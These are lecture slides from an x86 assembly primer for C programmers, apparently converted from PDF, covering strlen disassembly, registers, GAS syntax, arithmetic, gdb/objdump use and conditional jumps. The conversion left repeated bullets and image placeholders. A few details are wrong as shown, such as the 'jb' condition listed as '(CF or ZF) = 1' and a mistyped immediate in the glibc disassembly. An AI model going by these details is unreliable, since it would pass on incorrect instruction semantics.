

# x86 Assembly Primer for C Programmers

Ivan Sergeev

<https://github.com/vsergeev/apfcp>

```
git clone git://github.com/vsergeev/apfcp.git
```

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# Introduction and Example

## Why Assembly?

- Embedded Systems
- Well-characterized execution time
- Bootstrapping an OS
- Compilers
- Debugging
- Fancy instructions

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- Embedded Systems
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- **Sharpened intuition** on computing
  - Gut instinct on implementation and feasibility
  - Justification for liking powers of two
  - Turing completeness is a special cage

## Reasonable strlen (example-1.c)

Reasonable implementation of `strlen()` in C:

```
size_t ex_strlen(const char *s) {
    size_t i;
    for (i = 0; *s != '\0'; i++)
        s++;
    return i;
}
```

## Reasonable strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d example-1
...
080483b4 <ex_strlen>:
80483b4: 8b 54 24 04      mov    0x4(%esp),%edx
80483b8: b8 00 00 00 00    mov    $0x0,%eax
80483bd: 80 3a 00          cmpb   $0x0,(%edx)
80483c0: 74 09            je     80483cb <ex_strlen+0x17>
80483c2: 83 c0 01          add    $0x1,%eax
80483c5: 80 3c 02 00    cmpb   $0x0,(%edx,%eax,1)
80483c9: 75 f7            jne    80483c2 <ex_strlen+0xe>
80483cb: f3 c3           repz   ret
...
```

- Output of optimization levels 2 and 3 only differs with added padding bytes for memory alignment.

## Reasonable strlen (example-1.c) disassembly

Commented disassembly for ex\_strlen():

```
# size_t strlen(const char *s);
ex_strlen:
    mov    0x4(%esp),%edx      # %edx = argument s
    mov    $0x0,%eax          # %eax = 0
    cmpb   $0x0,(%edx)        # Compare *(%edx) with 0x00
    je     end                #      If equal, jump to return

loop:
    add    $0x1,%eax          # %eax += 1
    cmpb   $0x0,(%edx,%eax,1) # Compare *(%edx + %eax*1), 0x00
    jne    loop               #      If not equal, jump to add

end:
repz ret                  # Return, return value in %eax
```

## glibc strlen (example-1.c)

glibc's i386 implementation of `strlen()`:

```
$ cat glibc/sysdeps/i386/strlen.c
```

```
...
size_t
strlen (const char *str)
{
    int cnt;

    asm("cld\n"                      /* Search forward. */
        /* Some old versions of gas need 'repne' instead of 'repnz'. */
        "repnz\n"                     /* Look for a zero byte. */
        "scasb" /* %0, %1, %3 */ :
        "=c" (cnt) : "D" (str), "0" (-1), "a" (0));

    return -2 - cnt;
}
```

## glibc strlen (example-1.c) disassembly

Let's compile and disassemble it.

```
$ gcc -O1 example-1.c -o example-1 && objdump -d a.out
...
080483cd <glibc_strlen>:
80483cd: 57                      push   %edi
80483ce: b9 ff ff ff ff          mov    $0xffffffff,%ecx
80483d3: b8 00 00 00 00          mov    $0x0,%eax
80483d8: 8b 7c 24 08          mov    0x8(%esp),%edi
80483dc: fc                      cld
80483dd: f2 ae                  repnz scas %es:(%edi),%al
80483df: b8 fe ff ff ff          mov    $0xfffffff,%eax
80483e4: 29 c8                  sub    %ecx,%eax
80483e6: 5f                      pop    %edi
80483e7: c3                      ret
```

..

## Disassembly side-by-side

A side-by-side comparison of the disassembly:

```
<ex_strlen>:  
# Initialization  
8b 54 24 04    mov    0x4(%esp),%edx  
b8 00 00 00 00  mov    $0x0,%eax  
80 3a 00        cmpb   $0x0,(%edx)  
74 09          je     80483cb <ex_strlen+0x17>  
  
# Main loop  
83 c0 01        add    $0x1,%eax  
80 3c 02 00        cmpb   $0x0,(%edx,%eax,1)  
75 f7          jne    80483c2 <ex_strlen+0xe>  
  
# End  
f3 c3          repz   ret
```

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<glibc_strlen>:  
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8b 7c 24 08        mov    0x8(%esp),%edi  
fc              cld  
  
# Main loop  
f2 ae          repnz scas %es:(%edi),%al  
  
# End  
b8 fe ff ff ff  mov    $0xfffffff,%eax  
29 c8          sub    %ecx,%eax  
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A side-by-side comparison of the main loop disassembly:

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```

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<glibc_strlen>:  
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- What's going on here?

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- What's going on here?
- glibc's i386 `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.

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- Reasonable `strlen`'s "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.

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- What's going on here?
- glibc's i386 `strlen()` "main loop" is only 2 bytes!
  - In fact, it's only one instruction: `repnz scas (%edi),%al`.
- Reasonable `strlen`'s "main loop" is three instructions, with a conditional branch `jne 0x80483c2`.
- No (obvious) gcc optimization will eliminate the three instruction critical loop with the conditional branch.
- glibc's i486 and i586 implementations of `strlen()` get complicated, taking into account memory alignment and processor pipeline

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## Outline

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- Program Example: tee
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# Topic 1: State, Instructions, Fetch-Decode-Execute

## State and Instructions


- State is retained information
  - CPU Registers: small, built-in, referred to by name (%eax, %ebx, %ecx, %edx, ...)
  - Memory: large, external, referred to by address (0x80000000, ...)
- Instructions affect and/or use state
  - Add a constant to a register, subtract two registers, write to a memory location, jump to a memory location if a flag is set, etc.

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- Instructions affect and/or use state
  - Add a constant to a register, subtract two registers, write to a memory location, jump to a memory location if a flag is set, etc.
- Sufficient expressiveness of instructions makes a CPU Turing complete, provided you have infinite memory

## 8086 CPU Registers

## Original 8086/8088




Segment registers  
%cs, %ds, %ss,  
%es




- Original 8086 was a 16-bit CPU

## 386+ CPU Registers



- 386+ is a 32-bit CPU, all registers extended to 32-bits

# 386+ CPU Registers and Memory



- Registers + Memory comprise (almost) total system state


## Instructions

- x86 instructions manipulate CPU registers, memory, and I/O ports
- Encoded as numbers, sitting in memory like any other data
- Uniquely defined for each architecture in its **instruction set**
- %eip contains address of next instruction


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- 
- Fetch - Decode - Execute Simplified Model
    - CPU **fetches** data at address %eip from main memory
    - CPU **decodes** data into an instruction
    - CPU **executes** instruction,  
possibly manipulating memory, I/O, and its own state, including %eip


## Instruction Fetch-Decode-Execute




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
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
# Instruction Fetch-Decompile-Execute




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
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## Instructions in Assembly

- Instructions represented by a mnemonic and operands
- AT&T/GAS syntax
  - **No operands:** <mnemonic>
    - nop
  - **One operand:** <mnemonic> <dest>
    - incl %eax
  - **Two operands:** <mnemonic> <src>, <dest>
    - addl \$0x1, %eax

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  - **Two operands:** <mnemonic> <src>, <dest>
    - addl \$0x1, %eax
- Source and destination operands are typically one of:
  - **Register:** %eax, %ebx, %ecx, %edx, etc.
    - movl %eax, %ebx
  - **Immediate:** constant value embedded in the instruction encoding
    - movl \$0x1, %eax
  - **Memory:** constant value representing an absolute (0x80000000) or relative address (+4)
    - movl 0x80000000, %eax

## Sampling of Core 386+ User Instructions

- **Arithmetic:** adc, add, and, cmp, dec, div, idiv, imul, inc, mul, neg, not, or, rcl, rcr, rol, ror, sal, sar, sbb, shl, shr, sub, test, xor, lea
- **Flags:** clc / stc, cld / std, cli / sti, cmc
- **String:** cmpsb / cmpsw, lodsb / lodsw, movsb / movsw, scasb / scasw, stosb / stosw, repxx
- **Stack:** push, pop
- **Memory:** mov
- **Flow Control:** call, jxx, jmp, ret / retn / retf, loop/loopxx
- **Operating System:** int, into, iret, hlt, pushf, popf, popad, popfd, pushad
- **Input/Output:** in, out
- **Misc:** aaa, aad, aam, aas, daa, cbw, cwd,lahf, lds, les, lock, wait, xchg, xlat, nop

## A Note on GAS Syntax

### ■ Syntax

- % precedes a register: %eax
- \$ precedes a constant: \$5, \$0xff, \$07, \$'A, \$0b111
- . precedes a directive: .byte, .long, .ascii, .section, .comm
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### Directives

- Place a raw byte: .byte 0xff
- Place a raw short: .short 0x1234
- Place a raw ASCII string: .ascii "Hello World!\0"
- Specify a section (e.g. .text, .data, .rodata, .bss):  
`.section <section-name>`

## A Note on GAS Syntax

- Instruction Size Suffix

- x86 is backwards compatible to the original 8086
- Inherited instructions operate on 8-bits, 16-bits, 32-bits
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- x86 is backwards compatible to the original 8086
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- Naturally, they often have the same name...
- GAS supports the syntax <mnemonic><size> to unambiguously encode the correct instruction

```
movb $0xff, %al    movw %bx, %ax    movl memAddr, %eax  
incb %ah          incw %ax        incl %eax
```

Name	Size	GAS Suffix
byte	8-bits	b
word	16-bits	w
dword	32-bits	l
qword	64-bits	q

# Topic 2: Arithmetic, and Data Transfer

## Example of Arithmetic and Data Transfer Instructions (example-2.S)

```

.section .text
nop                                # ; (Do nothing!)

# add, sub, adc, and, or, xor
addl %eax, %ebx          # %ebx = %ebx + %eax
addl magicNumber, %ebx      # %ebx = %ebx + *(magicNumber)
addl %ebx, magicNumber    # *(magicNumber) = *(magicNumber) + %ebx
addl $0x12341234, %ebx     # %ebx = %ebx + 0x12341234

# inc, dec, not, neg
decl %eax                         # %eax--
decw %ax                           # %ax--
decb %al                           # %al--

# rol, rcl, shl, shr, sal, sar
shrl $3, %eax          # %eax = %eax >> 3
shrl $3, magicNumber    # *(magicNumber) = *(magicNumber) >> 3

# mov
movl %eax, %ebx          # %ebx = %eax
movl magicNumber, %eax    # %eax = *(magicNumber)
movl %eax, magicNumber   # *(magicNumber) = %eax

.section .data
magicNumber:                   # int *magicNumber;
.long 0xdeadbeef            # *magicNumber = 0xdeadbeef;

```

## Example of Arithmetic and Data Transfer Instructions Disassembled

```
$ as example-2.S -o example-2.o && ld example-2.o -o example-2 &&
objdump -D example-2
```

Disassembly of section .text:

08048074 <.text>:			
8048074: 90	nop		
8048075: 01 c3	add	%eax,%ebx	
8048077: 03 1d a4 90 04 08	add	0x80490a4,%ebx	
804807d: 01 1d a4 90 04 08	add	%ebx,0x80490a4	
8048083: 81 c3 34 12 34 12	add	\$0x12341234,%ebx	
8048089: 48	dec	%eax	
804808a: 66 48	dec	%ax	
804808c: fe c8	dec	%al	
804808e: c1 e8 03	shr	\$0x3,%eax	
8048091: c1 2d a4 90 04 08 03	shrl	\$0x3,0x80490a4	
8048098: 89 c3	mov	%eax,%ebx	
804809a: a1 a4 90 04 08	mov	0x80490a4,%eax	
804809f: a3 a4 90 04 08	mov	%eax,0x80490a4	

Disassembly of section .data:

080490a4 <magicNumber>:			
80490a4: ef	out	%eax,(%dx)	
80490a5: be	.byte	0xbe	
80490a6: ad	lodsd	%ds:(%esi),%eax	
80490a7: de	.byte	0xde	

# Basic Tools

## Common Invocations

- Assemble: `as prog.asm -o prog.o`
- Link directly: `ld prog.o -o prog`
- Link with libc: `gcc prog.o -o prog`
- Disassemble: `objdump -D prog`
- View Sections: `objdump -x prog`
- View Symbols: `nm prog`
- Debug Disassembly: `gdb prog`
  - Step instruction: `si`
  - Disassembly layout: `layout asm`
  - Set breakpoint at symbol: `b _start`
  - Set breakpoint at address: `b * 0x80001230`
  - View CPU registers: `info reg`
  - Disassemble next three instructions: `x/3i $eip`
  - View five dwords of memory starting at `$esp`: `x/5w $esp`
  - View five bytes of memory starting at `0xbfffff0`: `x/5b 0xbfffff0`

# Topic 3: Flow Control

## Instruction Side-Effects

- Certain instructions will set boolean bit flags in the %eflags registers based on the result
  - Implicitly, based on result of an arithmetic instruction
  - Explicitly, with cmp or test between two operands
- Flags are the basis of flow control with conditional jumps, which update %eip to a relative offset if an %eflags flag is set

%eflags	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
	0	0	0	0	0	0	0	0	0	I	V	V	A	V	R	0	N	O	D	I	T	S	Z	0	A	0	P	1	C			

Table A-2. EFLAGS Cross-Reference

Instruction	OF	SF	ZF	AF	PF	CF	TF	IF	DF	NT	RF
AAA	—	—	—	TM	—	M					
AAD	—	M	M	—	M	—					
AAM	—	M	M	—	M	—					
AAS	—	—	—	TM	—	M					
ADC	M	M	M	M	M	TM					
ADD	M	M	M	M	M	M					
AND	0	M	M	—	M	0					
ARPL				M							
BOUND											
DEC/DCD	—	—	M								

1

<sup>1</sup>Intel 64 and IA-32 Architectures Software Developers Manual Vol. 1, A-1

## Conditional Jumps

Instruction	%eflags Condition	Description
<code>jmp &lt;label&gt;</code>	-	Unconditional Jump
<b>Unsigned Conditional Jumps</b>		
<code>ja / jnbe &lt;label&gt;</code>	$(CF \text{ or } ZF) = 0$	Above / Not below or equal
<code>jae / jnb &lt;label&gt;</code>	$CF = 0$	Above or equal / Not below
<code>jb / jnae &lt;label&gt;</code>	$(CF \text{ or } ZF) = 1$	Below / Not above or equal
<code>jc &lt;label&gt;</code>	$CF = 1$	Carry
<code>je/jz &lt;label&gt;</code>	$ZF = 1$	Equal / Zero
<code>jnc &lt;label&gt;</code>	$CF = 0$	Not Carry
<code>jne/jnz &lt;label&gt;</code>	$ZF = 0$	Not Equal / Not Zero
<b>Signed Conditional Jumps</b>		
<code>jg / jnle &lt;label&gt;</code>	$((SF \text{ xor } OF) \text{ or } ZF) = 0$	Greater / Not Less or Equal
<code>jge / jnl &lt;label&gt;</code>	$(SF \text{ xor } OF) = 0$	Greater or Equal / Not Less
<code>jl / jnge &lt;label&gt;</code>	$(SF \text{ xor } OF) = 1$	Less / Not Greater or Equal
<code>jle / jng &lt;label&gt;</code>	$((SF \text{ xor } OF) \text{ or } ZF) = 1$	Less or Equal / Not Greater
<code>jno &lt;label&gt;</code>	$OF = 0$	Not overflow
<code>jns &lt;label&gt;</code>	$SF = 0$	Not sign (non-negative)
<code>jo &lt;label&gt;</code>	$OF = 1$	Overflow
<code>js &lt;label&gt;</code>	$SF = 1$	Sign (negative)

## Example of Conditional Jumps (example-3.S)

```
.section .text

# cmpl %oper1, %oper2
# updates flags based on result of %oper2 - %oper1
cmpl %eax, %ecx
cmpl $0xFF, %eax

# conditional jumps
je label_foo    # jump if %oper2 == %oper1
jg label_bar    # jump if %oper2 > %oper1
